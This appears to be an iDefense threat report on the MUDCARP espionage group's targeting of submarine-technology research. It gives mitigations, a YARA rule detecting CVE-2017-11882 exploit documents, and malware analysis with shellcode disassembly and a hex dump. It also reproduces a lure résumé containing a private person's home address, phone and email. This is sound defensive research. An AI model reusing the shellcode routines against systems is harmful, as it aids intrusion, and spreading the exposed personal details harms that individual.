MUDCARP'S FOCUS ON SUBMARINE TECHNOLOGIES

TABLE OF CONTENTS

1. SUMMARY

After an extensive investigation, which revealed a widespread campaign targeting multiple universities, Accenture's iDefense unit is publishing this report to provide threat indicators and mitigation approaches to help organizations defend themselves and ensure cyber resilience against this threat group. It's imperative to highlight the third-party risk and supply chain threat from advanced cyber adversaries. Organizations need to understand that espionage actors will seek to exploit any organization within a target's supply chain to fulfill its strategic collection requirements.

The authors of the technical paper titled "Deliver Uncompromised: A Strategy for Supply Chain Security and Resilience in Response to the Changing Character of War"[1] draw attention to the issue of adversarial targeting of the DoD supply chain by stating that most nation states have a full complement of technologies and resources available to achieve their asymmetric strategies and goals as they relate to cyberespionage. They take advantage of the inherent vulnerabilities[2] in the complex DoD supply chain ecosystem, namely a lack of oversight associated with operational security and siloed threat intelligence sharing.

As referenced in the "Accenture Cyber Threatscape Report 2018,"[3] supply chains are integral to the DoD as the Department works to bring its technologies and weapon platforms to maturity. Threat actors have identified these supply chains as effective means of infiltrating victim organizations. Even verticals like aerospace and defense, in which companies have bought into the maintenance of mature security hygiene or in which the regulatory landscape has forced such adoption, supply chains still present openings.

Key Findings

- Based upon tactics, techniques and procedures (TTPs) correlations, campaign targeting, leveraged malware, infrastructure and compelling third-party intelligence,[4] iDefense analysts have moderate to high confidence that this activity is attributed to the MUDCARP (aka "TEMP.PERISCOPE" and "Leviathan") threat group.
- As referenced in a recent Wall Street journal article[5] MUDCARP collection requirements appear to include several very specific submarine technologies produced by multiple cleared defense contractors (and their respective supply chains). Any technology or program that involves the delivery or launching of a payload from a submerged submarine, or undersea autonomous vehicles, is of high interest to MUDCARP.
- It is likely that MUDCARP actors have targeted several cleared defense contractors, universities (both domestic and foreign), and oceanographic institutes.
- MUDCARP and other cyberespionage threat groups will continue to target companies, think tanks and universities who are in the DoD supply chain as a means of stealing intellectual property and exploiting those business relationships targeting DoD organizations.

[1] Gronager, John, et. al. "Deliver Uncompromised: A Strategy for Supply Chain Security and Resilience in Response to the Changing Character of War." August 2018. Mitre. https://www.mitre.org/sites/default/files/publications/pr-18-2417-deliver-uncompromised-MITRE-study-8AUG2018.pdf.

[2] These vulnerabilities could include everything from patch management to employee education and awareness

[3] "Cyber Threatscape Report 2018." Accenture. https://www.accenture.com/us-en/insights/security/cyber-threatscape-report-2018.

[4] Henderson, Scott, et. al. "Chinese Espionage Group TEMP.Periscope Targets Cambodia Ahead of July 2018 Elections and Reveals Broad Operations Globally." July 10, 2018. FireEye. https://www.fireeye.com/blog/threat-research/2018/07/chinese-espionage-group-targets-cambodia-ahead-of-elections.html.

[5] "Chinese Hackers Target Universities in Pursuit of Maritime Military Secrets". WSJ https://www.wsj.com/articles/chinese-hackers-target-universities-in-pursuit-of-maritime-military-secrets-11551781800.

2. MITIGATIONS & RECOMENDATIONS

Organizations can proactively defend against cyberespionage campaigns targeting supply chain assets by enforcing policies and procedures designed to adhere to DoD supply chain requirements and best practices. According to Defense Federal Acquisition Regulation Supplement (DFARS) clause 252.204-7012[6], "Safeguarding Covered Defense Information and Cyber Incident Reporting", entities which comprise the DoD supply chain, except for contracts solely for the acquisition of commercial off-the-shelf (COTS) items, have had to become National Institute of Standards and Technology (NIST) Special Publication (SP) 800-171[7] compliant no later than December 31, 2017. This publication, titled "Protecting Controlled Unclassified Information in Nonfederal Systems and Organizations", provides recommended security requirements for protecting the confidentiality of controlled unclassified information when such information is resident in nonfederal systems and organizations.

The security requirements contained in SP 800-171 are broken down into fourteen categories or "families" which include access control, configuration management, incident response, and risk assessment among many others. The publication then identifies specific controls, policies, and procedures for each category that relate to the general topic of the family. For example, under Access Control, it is requirement that the supply chain organization authorize remote execution of privileged commands and remote access to security-relevant information. Another example, under the Incident Response family, states that tracking, documenting and reporting incidents to designated officials both internal and external to the targeted organization. iDefense recommends that the requirements outlined in this publication should be immediately implemented and enforced by any company or institution producing goods or services or conducting research on behalf of the DoD. These best practices also advertise that contractors and academic institutions educate their employees as to the breadth, depth and scope of the adversary, and the risks imposed to national security; doing so will help to try to ensure an environment of supplier security and resilience by incentivizing proper security controls and threat intelligence sharing.

Regarding the detection and remediation of MUDCARP campaigns, organizations should focus on educating staff on how to detect socially engineered e-mails and the repercussions of enabling macros in Office documents sent via e-mail. In addition, security professionals should specifically enable alerts to detect tools and techniques frequently utilized by MUDCARP actors. These include the delivery of malicious Microsoft Office documents exploiting the CVE-2017-11882 vulnerability; the use of a custom backdoor written in JavaScript known as "Orz" that retrieves attacker commands from compromised websites and MUDCARP-created profiles on legitimate networking sites; and "China Chopper," a simple Web shell designed to run on a variety of Web servers that allows an adversary to download files, access the victim system's Active Directory, and determine passwords via a brute-force attack.

Technical Mitigations

iDefense suggests organizations consider rapidly prioritizing Microsoft Office Suite application patching and updating due its high popularity and constant targeting by threat groups. For example, CVE-2017-8759's patch was available on September 12, 2018, and MUDCARP was able to deliver weaponized CVE-2017-8759 RTF documents to targets 3 days later. This 72-hour time frame is typically faster than most organizations 30-day Window for patching - leaving them vulnerable to attacks by agile threat groups such as MUDCARP.

iDefense suggests organizations perform management of privileged accounts like the default Administrator account, which should be disabled and removed from systems. Threat actors like MUDCARP often target users with enhanced privileges and those users should adhere to least privilege principals by limiting their use of privileged accounts to mitigate threat actors from exploiting their elevated permissions and authorization by enforcing role-based training and security policies. As an example, some of the malicious MUDCARP samples identified above will not properly execute unless the targeted victim is the Administrator user account when opening the lure documents.

iDefense suggests organizations configure its e-mail gateways to inspect DKIM Signatures, SPF & DMARC records to detect the absence or failure of such identifiers with incoming mail - as these authentication and identification items

[6] DFARS 252.204-70**. Under Secretary for Acquisition, Technology, and Logistics. https://www.acq.osd.mil/dpap/dars/dfars/html/current/252204.htm

[7] NIST Special Publication 800-171. National Institute of Standards and Technology. https://csrc.nist.gov/publications/detail/sp/800-171/rev-1/final

have not been typically observed on MUDCARP infrastructure and phishes. If these tests fail, consider appending indicators and warnings (I&Ws) in the e-mail subject line, such as [SUSPICIOUS] or [IDENTITY-UNVERIFIED] in addition to the normal [EXTERNAL] tag for incoming e-mail. Implementation of these I&Ws would additionally need to be followed up with enhanced phishing training for your users to understand what these warning mean, and how it does not positively confirm a malicious e-mail or phish but should alert them to treat the e-mail with caution.

iDefense suggests organizations implement network segmentation, segregation and isolation for research/high-value systems in enclave networks. Threat groups like MUDCARP specifically target intellectual property and research for espionage or theft in these systems. Controlling information boundaries and security perimeters of these high-value/research systems is critical to making them defensible as part of best practices for secure network architecture. It is advisable to request researchers define the operational network requirements (if any) needed for their research & development systems. Once defined, then strictly enforce network access to only permitted and approved destinations to mitigate exposure to threat actor infrastructure, such as MUDCARP standing up brand new domains and IPs as C2s that are not necessary for researchers to connect to perform their work.

iDefense suggests organizations implement Web-proxy interception, categorization, and filtering of Internet-accessible websites. Threat actors like MUDCARP often establish new domains or sites without a visible or functional website that any visitor would find convincing or useful. Web proxies can evaluate these new domains and sites to determine functionality, popularity, newness, and reputation, which are criteria that can be used to block these sites – preventing additional malicious actions or content from being delivered to the targeted user. iDefense suggests reviewing your Web-proxy configuration settings to determine the effects of blocking “uncategorized,” “unpopular,” and “suspicious-” like categories available from your proxy.

iDefense suggests that organizations identify all the user-agents installed within their environment and enforce software-baselines to make it easier for security to identify anomalous or rogue user-agents performing connections to external sites through network interception and monitoring. Threat actors like MUDCARP will sometimes utilize unique User-Agent strings to establish connections, for example: ` Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUSMSE` - which can be more easily identified during security monitoring if there is a list of known standardized User-Agents to compare against.

iDefense suggests organizations consider migrating to Windows 10 or newer OS. Threat Actors like MUDCARP can utilize techniques like Reflective DLL Loading to write a DLL into memory and load a shell, like Meterpreter – which gives them backdoor access to the victim. However, Windows 10 OS now has Windows Defender Advanced Threat Protection (ATP), Exploit Guard, and Import Address Table Access Filtering (IAF) which can detect these techniques and upcoming security features that could even potentially mitigate it by requiring files to exist on disk before they can be executed in combination with application-whitelisting.

iDefense suggests that organizations implement PowerShell security features. Threat actors such as MUDCARP are known to utilize PowerShell to issue malicious commands and operate on compromised systems. To mitigate this tactic, enable PowerShell script block logging through the Windows Components -> Windows PowerShell -> "Turn on PowerShell Script Block Logging" policy value option. Furthermore, disable the PowerShell 2.0 version with the command “Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root.” In addition, if your staff do not need or use PowerShell for business operations, consider setting the execution policy to be very restrictive all users and monitor for any suspicious use of PowerShell on systems.

iDefense suggests organizations review and test OLE/COM blocking controls in their environment to determine if they can still complete necessary business operations without Object Linking and Embedding (OLE)-embedded functionality. Threat actors like MUDCARP are likely to continue to utilize OLE as a method to insert malicious content inside various phishing documents. OLE/COM component activation can be blocked through the following registry key change: “\Microsoft\Office\ClickToRun\REGISTRY\MACHINE\Software\Microsoft\Office\16.0\Common\COM Compatibility\{CLSID} DWORD ActivationFilterOverride = 1”.

iDefense suggests as a precaution that your organization configure Microsoft Office applications with secure technical implementations that may mitigate current and future MUDCARP attack techniques that target this suite of software, such as the following:

- Threat actors may attempt to force Office applications to spawn an instance of Internet Explorer that loads dangerous content, such as ActiveX. To mitigate this, enable “Restrict ActiveX Installs” in Internet Explorer, enable "Scripted Window Security Restrictions" and enable Binding of these security policies to Microsoft office applications through the Security Settings -> IE Security “Bind to Object” so they cannot be bypassed.
- Threat actors may embed navigation to URLs or other hyperlinks within lure document to compromise the user. To mitigate this technique, enable the block of URL navigation from Office files through the Security Settings -> IE Security "Navigate URL" option. Furthermore, consider training users to manually navigate in URLs needed for business and to be wary of such links provided by external sources.
- Threat actors may utilize exploits in certain Office documents and templates. Enable Protected View to mitigate exploits for files originating from the internet, files located in potentially unsafe locations and Outlook attachments, through the Security -> Trust Center -> Protected View options. Furthermore, enable Data Execution Prevention (DEP) through the System -> Advanced system settings -> Settings -> Data Execution Prevention -> "Turn on DEP for all programs and services except those I select" option. In addition, enable Control Flow Guard (CFG) through the Windows Defender Security Center -> App & browser control -> Exploit protection settings -> System settings -> "Control flow guard (CFG)" option.
- Threat actors may embed macros or VBA scripts in Office files to execute malicious actions. Block macros from running in Office files from the Internet through the Security -> Trust Center options. Furthermore, disable trusted access to the VBA object model through the Security -> Trust Center "Trust access to Visual Basic Project", disable “VBScript to run in Internet Explorer” and train users to be wary of all macros from external sources.
- Threat actors may establish second-stage payload and malware downloads through the initial e-mail attachment and deceive users or bypass download warning prompts. To mitigate this, disable any file downloads requested by Office applications through the Security Settings -> IE Security "Restrict File Download" option.
- Threats actors may link external content inside Office files which can cause changes in the document without the user’s knowledge. To mitigate this, disable automatic updating of links through the Word Options -> Advanced "Update automatic links at Open".
- Threat actors may use password-protection or other rights-management features in Office files to encrypt malicious macros or scripts within the file to bypass Anti-Virus scanning. To mitigate this, enable scanning of encrypted macros through the Security -> Trust Center "Scan encrypted macros in Word Open XML documents" option.
- Threat actors may attempt to load local Web pages through Office files to bypass security controls. To mitigate this, disable local machine zone elevation through the Security Settings -> IE Security "Protection From Zone Elevation" option. Furthermore, block invoked hyperlink instances of popups from Office documents through the Security Settings -> IE Security "Block popups" option.
- Threat actors may attempt to load malicious files through external web content. To mitigate this, enable the Smart Screen Filter through the Windows Components -> Internet Explorer -> Internet Control Panel -> Security Page -> Restricted Sites Zone -> ”Turn on SmartScreen Filter scan” option.
- Threat actors may also target wordpad.exe rather than winword.exe with RTF files - so exploit protection mitigations should be enabled to mitigate against this. Enable Control Flow Guard (CFG) through the Windows Defender Security Center -> App & browser control -> Exploit protection settings -> System settings -> "Control flow guard (CFG)" option for wordpad.exe.

iDefense suggests maintaining and configuring any detonation chambers, or anti-malware sandboxes to match the current running configuration and software versions of production systems in your environment. This can be important for running and testing incoming files to your organizations for the presence of malicious code that may only specifically target certain product versions with new vulnerabilities that may not correctly exploit sandboxes that diverge from production.


iDefense suggests that organizations actively hunt for attachments sent to your organization with the presence of OLE-embedded objects, Equation Editor and linked objects. An example of one of these hunting rules is provided below for reference:

```
rule CVE_2017_11882{
    meta:
        description = "Exploit for CVE-2017-11882"
        author = "iDefense Vulnerability Research Labs"
    strings:
        $rtf_header = "\\rtf" nocase
        $rtf_objclass = "\\objclass" nocase
        $rtf_objupdate = "\\objupdate" nocase
        $rtf_objdata = "\\objdata" nocase

        $equation_text = "Equation.3"
        $equation_hex = "4571756174696f6e2e33"
        $ole_header_hex = "d0cf11e0a1b11ae1"

        $text_1 = "636d64"       nocase
        $text_2 = "7374617274" nocase
        $text_3 = "6d73687461" nocase
        $text_4 = "68747470"    nocase

    condition:
        3 of ($rtf_*) and
        2 of ($text_*) and
        1 of ($equation*) and
        $ole_header_hex
}
```

3. MALWARE ANALYSIS & INDICATORS

The weaponized lure document “Questions about thestory.rtf” emailed to the principal oceanographer in UW's Applied Physics Laboratory is seen below. The table boxes seen on the bottom of page 3 contain the CVE-2017-11882 buffer overflow of the EQNEDT32.EXE component.

File Name: Questions about thestory.rtf
MD5: aca7037286b64b0da05c9708d647c013
SHA1: d84eb5b6c506d22eaf6bcb2b4f743101d010e721
SHA256: c0b8d15cd0f3f3c5a40ba2e9780f0dd1db526233b40a449826b6a7c92d31f8d9
SSDEEP: 1536:rfvBRI3b0NXC7i9NQK+bIswpPnzzXTPwsQrQNMovRTnf4u3n:rf5RI3b0NXCuxpPfbQrS
Size (bytes): 88,079



Stephen S. Adams III
14037 Water Oak Drive
Smithfield, VA 23430
(757) 357-6938
per7fect@verizon.net

OBJECTIVE

To acquaint, and establish myself with a great organization, that desires total commitment, utilizing my knowledge, skills, and abilities for mutual success.

EMPLOYMENT

Sales Consultant 2006-Present

Victory Nissan of Chesapeake
Chesapeake, Va.

Sold new and pre-owned cars, trucks and Suv's as a licensed sales professional in an organization ranked first in the Mid-Atlantic region, and fifth in the nation. Maintained all certification requirements and demonstrated expert ability in walk around demonstrations of various product models revealing extensive product knowledge. Consistently scored 95-100% in consumer surveys in area's of sales, products, and delivery of sold units for complete customer satisfaction.

Employee Relations Manager 2005-2006

AmeriForce Craft Services, Inc.
Va. Beach, Va.

Recruited and provided skilled craftsman to the marine, defense, industrial and construction industries. Developed and coordinated innovative full service staffing approaches to tailor the services to ever-changing clients needs. Maintained and created employee, and customer relationships for the success of our employees and clients.

District Manager 2003-2005

The Daily Press, Inc.
Chicago Tribune subsidiary
Newport News, Virginia

Provide direct management for circulation growth and analysis of customer base, in a large geographical location. Established and maintained employee work force to produce results, with time sensitive materials, resulting in complete customer satisfaction.

Senior Engineering Designer 1995-2003

Northrop Grumman
Newport News, Virginia

Developed engineering data and drawings in compliance with all naval standards and tolerances. Design of welded joints and NDT requirements, worked closely with Supervisor of Shipbuilding, of the United States Navy.

Senior Radiological Monitor 1992-1995

Newport News Shipbuilding
Newport News, Virginia

Provided radiological controls to various hazardous locations to confine and minimize and maintain all levels of radioactivity within acceptable standards.

Senior Production Controller 1985-1992

Newport News Shipbuilding
Newport News, Virginia

Initiated and provided work control matrices utilizing Artemis, for construction in the Modular Outfitting Facility. Worked with material inventory control and planning staff to provide 'just in time' material on location, to support Sub module construction schedules.

Engineering Supervisor 1978-1985

Newport News Shipbuilding
Newport News, Virginia

Analyzed and created manufacturing data for product development to support fabrication and construction schedules. Directed planning staff of requirements, based on engineering calculations of material requirements. Extensive CADD experience with 2-D, 3-D, and Solid modeling applications.

EDUCATION

Newport News Shipbuilding Apprenticeship 1973-1977
Newport News Shipbuilding Apprentice School Newport News, Virginia
State of Virginia Certification

Associate in Applied Science Degree 1971-1973
Thomas Nelson Community College Hampton, Virginia
Degree

SKILLS

- Extensive customer service experience, with excellent scores of 100%
- Ability to identify and work with all customers to achieve sales goals
- Proven ability to multitask, under stressful conditions.
- Involvement in mentoring programs, to train new employees.
- Extensive management, planning, and organizational experience.

Page (2)

Exhibit 1: Analyst-derived Screenshot of "Questions about thestory.rtf" file in Microsoft Word

The RTF document contains following embedded OLE objects:

Object #1

- Object Size: 25,328
- Object Location: start offset 0000494B - end offset: 00010F2B


Object #2

- Object Size: 9,243
- Object Location: start offset 00010F7B - end offset: 0001580C

Object #1 which is stored as an OLE package, has following metadata:

- Filename = '8.t'
- Size: 25,088
- MD5: A1D5B6E2FD42A90D6225DA28B6B9A70D
- Source path = 'C:\\Aaa\\tmp\\8.t'
- Temp path = 'C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\8.t'

Object #2 contains a shellcode that exploits 2017-11882 (EQNEDIT).
If the targeted user opens the weaponized document inside a vulnerable version of Microsoft Office and additionally clicks the table shown in Exhibit 1, the weaponized document tries writing "8.t" into following folder and the shellcode within object #2 then tries performing a custom rotating XOR cypher to decode the 8.t file. Exhibit 2 through 5 show screenshots of the XOR cypher routine, pseudo representation of XOR cypher routine, and the decoded "8.t" before and after decryption:



Phant0m - [yOo..:main thr3@d]
File View Debug Plugins Options Window Help Tools BreakPoint->
Paused

```
Address   Hex dump          Disassembly                          Comment
003D08E3  53                PUSH EBX
003D08E4  53                PUSH EBX
003D08E5  53                PUSH EBX
003D08E6  53                PUSH EBX
003D08E7  53                PUSH EBX
003D08E8  53                PUSH EBX
003D08E9  53                PUSH EBX
003D08EA  53                PUSH EBX
003D08EB  53                PUSH EBX
003D08EC  53                PUSH EBX
003D08ED  53                PUSH EBX
003D08EE  53                PUSH EBX
003D08EF  53                PUSH EBX
003D08F0  8DBE 69020000     LEA EDI,DWORD PTR DS:[ESI+269]
003D08F6  57                PUSH EDI
003D08F7  68 04010000       PUSH 104
003D08FC  6A 02             PUSH 2
003D08FE  FF76 70           PUSH DWORD PTR DS:[ESI+70]           kernel32.77926A6A
003D0901  FF56 0C           CALL DWORD PTR DS:[ESI+C]            msvcrt.clearerr
003D0904  8D55 FC           LEA EDX,DWORD PTR SS:[EBP-4]
003D0907  8BCF              MOV ECX,EDI
003D0909 v EB 01            JMP SHORT 003D090C
003D090B  41                INC ECX
003D090C  3819              CMP BYTE PTR DS:[ECX],BL
003D090E ^ 75 FB            JNZ SHORT 003D090B
003D0910  8D45 FC           LEA EAX,DWORD PTR SS:[EBP-4]
003D0913  2BC8              SUB ECX,EAX
003D0915  8A02              MOV AL,BYTE PTR DS:[EDX]
003D0917  880411            MOV BYTE PTR DS:[ECX+EDX],AL
003D091A  42                INC EDX
003D091B  84C0              TEST AL,AL
003D091D ^ 75 F6            JNZ SHORT 003D0915
003D091F  53                PUSH EBX
003D0920  53                PUSH EBX
003D0921  53                PUSH EBX
003D0922  53                PUSH EBX
003D0923  53                PUSH EBX
003D0924  53                PUSH EBX
003D0925  53                PUSH EBX
003D0926  53                PUSH EBX
003D0927  53                PUSH EBX
003D0928  68 80000000       PUSH 80
003D092D  6A 03             PUSH 3
EBX=00000000
```

```
Registers (FPU)
EAX 00000025
ECX 003D1498 ASCII ":\\Users\\ADMINI~1\\AppData\\Local\\Temp\\"
EDX 0012FD9C ASCII "8.t"
EBX 00000000
ESP 0012FD88
EBP 0012FDA0
ESI 003D122E
EDI 003D1497 ASCII "C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\"
EIP 003D090B
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_PROC_NOT_FOUND (0000007F)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                                         ASCII
003D091F  53 53 53 53 53 53 53 53 53 68 80 00 00 00 6A 03  SSSSSSSSShÇ...j♥
003D092F  53 53 68 00 00 00 80 57 6A 07 FF 76 10 FF 56 0C  SSh...ÇWj• v► V.
003D093F  53 53 53 53 53 53 53 53 53 53 53 53 53 53 50 6A  SSSSSSSSSSSSSSPj
003D094F  02 FF 76 78 89 45 FC FF 56 0C 53 53 53 53 53 53  ☻ vxëE" V.SSSSSS
003D095F  53 53 53 53 53 6A 40 68 00 30 00 00 8B F8 57 53  SSSSSj@h.0..ï°WS
003D096F  6A 04 FF B6 80 01 00 00 FF 56 0C 8B D8 33 C0 50
003D097F  50 50 50 50 50 50 50 50 50 50 8D 45 F4 50 57 53  PPPPPPPPPPìE⌠PWS
003D098F  FF 75 FC 6A 05 FF B6 14 01 00 00 FF 56 0C 33 D2
003D099F  B8 63 8E F4 7B 85 FF 7E 24 6A 07 5E 8B C8 C1 E9
003D09AF  1B 33 C8 C1 E9 03 33 C8 03 C0 83 E1 01 0B C1 4E
003D09BF  75 EA 30 04 1A 42 3B D7 7C DF 8B 75 F8 8B D7 8B
```

```
0012FDA4  00402006  RETURN to shellcod.00402006
0012FDB8  00830BE6  ASCII "Sh_3"
```

Command :

003D091F -> 003D0920 : (0x00000001 -:- 00000001) bytes | OFFSET : 0x00000000 -> 0x00000001

Exhibit 2: Analyst-derived Screenshot of Shellcodeconstructing the 8.t Filename and Location



Phant0m - [yOo..:main thr3@d]
File View Debug Plugins Options Window Help Tools BreakPoint->
Paused

```
Address   Hex dump          Disassembly                          Comment
003D099D  33D2              XOR EDX,EDX                          ntdll.KiFastSystemCallRet
003D099F  B8 638EF47B       MOV EAX,7BF48E63
003D09A4  85FF              TEST EDI,EDI
003D09A6 v 7E 24            JLE SHORT 003D09CC
003D09A8  6A 07             PUSH 7
003D09AA  5E                POP ESI                              0012FF40
003D09AB  8BC8              MOV ECX,EAX
003D09AD  C1E9 1B           SHR ECX,1B
003D09B0  33C8              XOR ECX,EAX
003D09B2  C1E9 03           SHR ECX,3
003D09B5  33C8              XOR ECX,EAX
003D09B7  03C0              ADD EAX,EAX
003D09B9  83E1 01           AND ECX,1
003D09BC  0BC1              OR EAX,ECX                           kernel32.77909754
003D09BE  4E                DEC ESI
003D09BF ^ 75 EA            JNZ SHORT 003D09AB
003D09C1  30041A            XOR BYTE PTR DS:[EDX+EBX],AL
003D09C4  42                INC EDX                              ntdll.KiFastSystemCallRet
003D09C5  3BD7              CMP EDX,EDI
003D09C7 ^ 7C DF            JL SHORT 003D09A8
003D09C9  8B75 F8           MOV ESI,DWORD PTR SS:[EBP-8]
003D09CC  8BD7              MOV EDX,EDI
003D09CE  8BCB              MOV ECX,EBX
003D09D0  E8 E9FAFFFF       CALL 003D04BE
003D09D5  33DB              XOR EBX,EBX
003D09D7  53                PUSH EBX
003D09D8  53                PUSH EBX
003D09D9  53                PUSH EBX
003D09DA  53                PUSH EBX
003D09DB  53                PUSH EBX
003D09DC  53                PUSH EBX
003D09DD  53                PUSH EBX
003D09DE  53                PUSH EBX
003D09DF  53                PUSH EBX
003D09E0  53                PUSH EBX
003D09E1  53                PUSH EBX
003D09E2  53                PUSH EBX
003D09E3  53                PUSH EBX
003D09E4  53                PUSH EBX
003D09E5  FF75 FC           PUSH DWORD PTR SS:[EBP-4]
003D09E8  6A 01             PUSH 1
